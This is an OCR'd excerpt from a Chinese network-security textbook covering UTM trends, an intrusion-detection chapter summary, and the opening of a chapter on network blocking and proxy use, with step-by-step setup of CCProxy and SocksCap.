- **定制的操作系统 OS** 专用的强化安全的 OS 提供精简的高性能防火墙和内容安全检测平台。基于内容处理加速模块的硬件加速，加上智能排队和管道管理，OS 使各种类型流量的处理时间达到最小，从而给用户提供最好的实时系统，有效地实现防病毒、防火墙、VPN、反垃圾邮件和 IDP 等功能。
- **紧密型模式识别语言（CPRL）** 这一智能技术是针对内容防护中大量计算程式所要求的加速而设计的。状态检测防火墙、防病毒检测和入侵检测的功能要求，引发了新的安全算法，包括基于行为的启发式算法。这无疑是对付零日攻击、提升检测威胁能力的好办法。

为实现 UTM，强调采用无缝集成多项安全技术，达到在不降低网络应用性能的情况下，提供集成的网络层和内容层的安全保护。这一目标面临着多种技术的挑战。

- 如何用硬件技术实现高速的加密/解密、实时内容分析与处理、特征匹配和数据包扫描、流量整形、防火墙功能。显然，X86 架构不能够满足要求，ASIC 加速技术或 ASIC 与 X86 的组合技术可能是目前最好的选择。尽管如此，目前最好的 UTM 产品在性能上，特别是对内容保护的性能上，仍然不如人意。
- 必须有一个定制的或专用的操作系统，强化安全的 OS 需要提供精简的、高性能防火墙和内容安全处理平台。而这对于大多采用开放 Linux 或 BSD 操作系统的安全厂商显然是一个难点。同时，在一个专用 OS 上，一体化安全的概念在不同产品及不同安全功能模块的联动性与协同性上也有待完善。
- UTM 要对已知和未知的威胁，如入侵行为和病毒攻击进行全面的检测，这个目标无论在性能上还是功能上对专用的 IDS/IPS 或是防病毒网关产品都是一个挑战。显然，UTM 要做到这一点很难，现实的做法是减少检测病毒或攻击的种类，在提高整个系统的检测精确度上下功夫。

14.9.2 UTM 发展趋势

在 UTM 市场上获得成功的关键是提供更高的性能和更强的功能，使之成为与众不同的产品。Fortinet 公司利用自主产权的 ASIC 芯片技术，推出了 FortiGate UTM 系列，大幅度提升了防病毒功能下的安全性能，实现 6 种重要的 UTM 特性，包括防病毒、VPN、防火墙、IDP、内容过滤和反垃圾邮件，如图 14.69 所示。




图 14.69 UTM 系统功能

UTM 是一种理念的改变，是新技术的挖掘和集成，是接受市场需求挑战的主动迎战，是对付零日攻击、提升检测多种威胁或混合威胁能力的好办法。但在目前不断追求提升硬件技术或提高硬件平台处理能力的时代，要做一个“集大成”的 UTM 还需时日。这就出现了两种发展 UTM 的策略：以防火墙为核心基础发展 UTM，这是目前 UTM 厂商或防火墙厂商的大多数做法；再一个就是以 IPS 为核心发展 UTM 产品，这是 TippingPoint 的做法。它在 IPS 而不是传统的防火墙基础上，发展未来的一体化安全设备。换句话说，安全虚拟专用网络（PSec VPN）、带宽管理、网页内容过滤等安全模块，甚至包括防火墙本身，都会被放到 IPS 的平台之上。

14.10 小结

本章介绍了入侵检测技术。入侵检测是指监视、检测计算机系统和网络中的目标活动并做出反应的系统部件，是网络安全的一个重要环节。

入侵检测的两个核心概念是数据源和检测技术。根据不同的数据源和检测技术可以把入侵检测系统分为几个大的类型：基于主机的入侵检测系统、基于网络的入侵检测系统和分布式入侵检测系统等。本章在介绍了入侵检测系统的功能、模型和基本原理之后，阐述了如何根据自己的需要来选择合适的入侵检测系统，并对入侵检测系统产品也进行了简单介绍。

在此基础上，本章详细讲解了 Snort 在 Windows 系统和 Linux 系统下如何安装、配置、使用的情况，最后对 IDS 技术的发展趋势进行了一定的分析和展望。从将来的技术发展和市场需求来看，入侵检测领域还有很大的发展前景。

下一章将介绍网络封锁和代理突破。

◆ ◆ ◆

第 4 部分　常见攻防技术篇

第 15 章　网络封锁与代理突破

第 16 章　操作系统与文件加密技术


第 17 章　SQL 注入攻防技术

第 18 章　欺骗攻击技术与安全防范

第 19 章　后门技术与痕迹清理

第 20 章　计算机取证

第 21 章　无线网络安全



第 15 章　网络封锁与代理突破

本章包括

- 代理服务器软件介绍
- SSH 隧道介绍
- 网络工具代理的使用
- 共享网络的使用

在当今高速发展的信息社会，计算机网络已经渐渐融入了人们的生活。但是，随着网络技术的不断发展，针对计算机网络的犯罪活动也日益加剧，大多数的黑客攻击者都将攻击的目标对准了计算机网络用户。针对这种情况，用户可以通过对网络的封锁和代理突破，来实现维护计算机网络的安全性和可靠性。本章中主要讲解有关网络封锁和代理突破方面的相关内容。

15.1　网络封锁概述

网络封锁是指针对一定范围内的计算机网络，通过使用网络管理软件对该范围内的计算机网络实施网络管理。例如，某些单位和公司为了防止员工在上班的时间使用 QQ 聊天工具聊天，而在网络出口处做了一些限制和处理，以达到员工不能使用聊天工具进行聊天的目的。

在目前计算机网络被广泛应用的信息时代，实施网络封锁还是很必要的。对计算机网络实施封锁主要有以下几点好处。

- 防止用户访问非法或一些不良的网络资源或网站，降低了受到黑客攻击的可能性，从而增强了计算机网络的安全性。
- 在企事业单位，通过网络封锁限制聊天工具和其他网络资源的使用，可以避免员工在工作时间做一些与工作无关的事情，从而提高员工的工作效率，为企业创建出更多的价值。
- 通过网络封锁，可以对封锁范围内的重要网络资源进行屏蔽，这样就避免了这些重要的资源通过搜索引擎被查询到，有效降低重要资源或资料外泄的可能性。

15.2　代理服务器软件

代理服务器软件是运行在代理服务器上的计算机软件。代理服务器英文全称是 Proxy Server，其功能就是代理网络用户取得网络信息。可以将代理服务器看做是网络信息的中转站。通常情况下，用户使用网络浏览器直接去连接其他 Internet 站点取得网络信息时，需要送出 Request 信号来得到回答，然后对方再把信息以 bit 方式传送回来。代理服务器是介于浏览器和 Web 服务器之间的一台服务器，有了它，浏览器不是直接到 Web 服务器去取回网页而是向代理服务器发出请求，Request 信号会先送到代理服务器，然后再由代理服务器取回浏览器所需要的信息并传送给用户的浏览器。

15.2.1 代理服务器软件 CCProxy

CCProxy 是目前国内最流行的国产代理服务器软件。其主要用于局域网内共享宽带上网、ADSL 共享上网、ISDN 代理共享、卫星代理共享、专线代理共享、蓝牙代理共享和二级代理等共享代理上网。通常情况下，使用 CCProxy 可以代理共享上网和对客户端代理权限管理，只要局域网内有一台机器能够上网，其他机器就可以通过这台机器上安装的 CCProxy 代理服务器软件共享上网，这就在一定程度上减少了硬件费用和上网费用。

CCProxy 软件的主要作用就是用来搭建代理服务器，下面就详细讲解其具体实现的操作步骤。

step 1 首先运行代理服务器软件 CCProxy，运行后的 CCProxy 界面如图 15.1 所示。

step 2 单击工具栏中的“设置”按钮，随后将弹出“设置”对话框。在该对话框中可以设置各种代理服务。如要实现自动启动，则选取“自动启动”复选框；如要实现远程拨号，则选取“远程拨号”复选框等。除此之外，用户还可以设置各种协议和端口。设置完成后的“设置”对话框如图 15.2 所示。




图 15.1 CCProxy 的启动界面




图 15.2 设置代理服务

step 3 在“设置”对话框中，单击“高级”按钮，将会弹出“高级”对话框。该对话框由“拨号”、“缓存”、“二级代理”、“日志”、“邮件”、“网络”和“其他”7 个选项卡组成。用户可以通过设置这些选项卡中的内容，来设置代理服务的一些高级选项。如单击“邮件”标签，在“邮件”选项卡中可以设置 SMTP 端口号和 POP3 端口号，如图 15.3 所示；如果单击“网络”标签，在“网络”选项卡中可以设置服务器绑定 IP 地址和宽带控制方式等内容，如图 15.4 所示。




图 15.3 “邮件”选项卡




图 15.4 “网络”选项卡

step 4 设置完“高级”选项之后，单击“确定”按钮返回到“设置”对话框当中，继续单击“确定”按钮，返回到 CCProxy 软件的主界面当中。

step 5 在设置完代理服务之后，接下来需要设置代理服务的账号。在 CCProxy 软件的主界面中单击“账号”按钮，将会弹出“账号管理”对话框，在该对话框中可以对连接代理服务器的人或计算机进行一定的限制。通常情况下，CCProxy 默认允许任何人连接自己的代理端口，用户可以在“允许范围”下拉列表框中选择“允许部分”选项，然后在“验证类型”下拉列表框中选择验证的类型，如图 15.5 所示。

step 6 在“账号管理”对话框中单击“新建”按钮，在弹出的“账号”对话框中可以修改新建账号的名称。如果选取“密码”复选框，还可以为新建的账号设置密码。除了可以设置密码之外，还可以设置 IP 地址/IP 段、MAC 地址和“网站过滤”等设置选项，如图 15.6 所示。




图 15.5 “账号管理”对话框

图 15.6 “账号”对话框

step 7 在“账号”对话框中选取“网站过滤”复选框，然后单击其后面的“E”按钮，在弹出的“网站过滤”对话框中可以重新指定“网站过滤名”，并且可以设置禁止或允许的站点，如图 15.7 所示。

step 8 设置完成之后，单击“确定”按钮，返回到“账号”对话框当中，继续单击“确定”按钮，返回到“账号管理”对话框当中，此时可以看到新创建的账号，如图 15.8 所示。

图 15.7 设置过滤站点




图 15.8 新建完账号的“账号管理”对话框

step 9 在“账号管理”对话框中单击“确定”按钮，将返回到 CCProxy 的主界面当中。此时 CCProxy 代理服务器程序将安装在 IP 地址为 192.168.1.3 的计算机上。

下面验证一下代理服务器是否安装成功。首先打开 IE 浏览器，单击 IE 浏览器中的“工具”菜单，然后选择“Internet 选项”命令，在弹出的“Internet 选项”对话框中单击“连接”标签，进入到“连接”选项卡当中，如图 15.9 所示。在该选项卡中单击“局域网设置”按钮。在弹出的“局域网设置”对话框中，选取“为 LAN 使用代理服务器”复选框，同时输入代理服务器的 IP 地址 192.168.1.3 和端口 808，如图 15.10 所示。




图 15.9 “连接”选项卡




图 15.10 设置局域网代理

设置完成之后单击“确定”按钮。此时再启动 IE 浏览器时会弹出如图 15.11 所示的“连接到 192.168.1.3”对话框，此时证明代理服务器已经安装成功。在“连接到 192.168.1.3”对话框中输入代理服务账号的用户名和密码信息之后，单击“确定”按钮，用户就可以使用 IE 浏览器浏览网页了。当用户浏览网页时，在 CCProxy 的主界面当中将显示用户浏览网页的即时数据曲线，如图 15.12 所示。

图 15.11 提示验证信息的对话框




图 15.12 浏览网页的数据曲线

如果双击 CCProxy 主界面中的网格型流量图，将会弹出“用户连接信息”对话框，在该对话框中可以查看各客户端当前通过代理服务器访问网络的即时信息，如图 15.13 所示。




图 15.13 即时查看客户端的访问日志

15.2.2 Socks 代理软件

经常使用 IE 浏览器的用户都知道，IE 浏览器本身并不支持直接 Socks 代理。然而，使用 Socks 代理软件 SocksCap，可以实现 Socks 代理的功能。SocksCap 软件是一款免费的 Socks 代理软件，通过使用该软件可以使某些没有提供代理设置的客户端软件连接到 Internet。SocksCap 软件可以越过客户端软件，捕捉他们的网络连接，然后将其连接转向代理服务器。

下面讲解如何使用 SocksCap 软件实现代理上网的功能。

step 1 运行 SocksCap 程序，进入到控制台主界面当中。在控制台主界面中单击“文件”菜单，然后选择“设置”命令，如图 15.14 所示。

step 2 随后将弹出“SocksCap 设置”对话框，在该对话框中选择“SOCKS 设置”选项卡，然后在该选项卡中的“SOCKS 服务器”文本框中输入代理服务器的 IP 地址，这里填写的是 192.168.0.106，其默认端口为 1080。

step 3 在“协议”栏中选择“SOCKS 版本 5”单选项，然后在“域名解析”下选择“由本地端解析所有域名”单选项，如图 15.15 所示。




图 15.14 SocksCap 控制台界面




图 15.15 设置 Socks 代理

step 4 在“SocksCap 设置”对话框中选取“用户名/密码”复选框，然后单击“确定”按钮，SocksCap 将会弹出一个“SocksCap32 用户名/密码验证”对话框，在该对话框中可以设

置代理服务器验证时使用的用户名和密码，如图 15.16 所示。

step 5 设置完用户名和密码之后，单击“确定”按钮，返回到 SocksCap 控制台主界面当中。单击工具栏中的“新建”按钮，在弹出的“新建应用程序标识项”对话框中单击“浏览”按钮，然后选择设置标识项应用程序的可执行文件，这里选择的是 QQ 聊天工具。选择完成后的对话框如图 15.17 所示。




图 15.16 设置验证时使用的用户名和密码

图 15.17 新建应用程序的标识项

step 6 在“新建应用程序标识项”对话框中单击“确定”按钮之后，在 SocksCap 控制台主界面当中将显示新建的应用程序标识项，如图 15.18 所示。

step 7 在 SocksCap 控制台主界面当中选中要运行的应用程序标识项，然后单击工具栏中的“运行”按钮，此时将通过代理运行 QQ 聊天工具，如图 15.19 所示。




图 15.18 通过代理运行程序

图 15.19 运行之后的 QQ 聊天工具

在 SocksCap 控制台主界面当中，可以新建多个应用程序标识项。在主界面的列表中选中某一个应用程序标识项之后，通过单击工具栏中的“删除”或“修改”按钮可以删除或修改所选择的应用程序标识项。

15.2.3 花刺代理软件

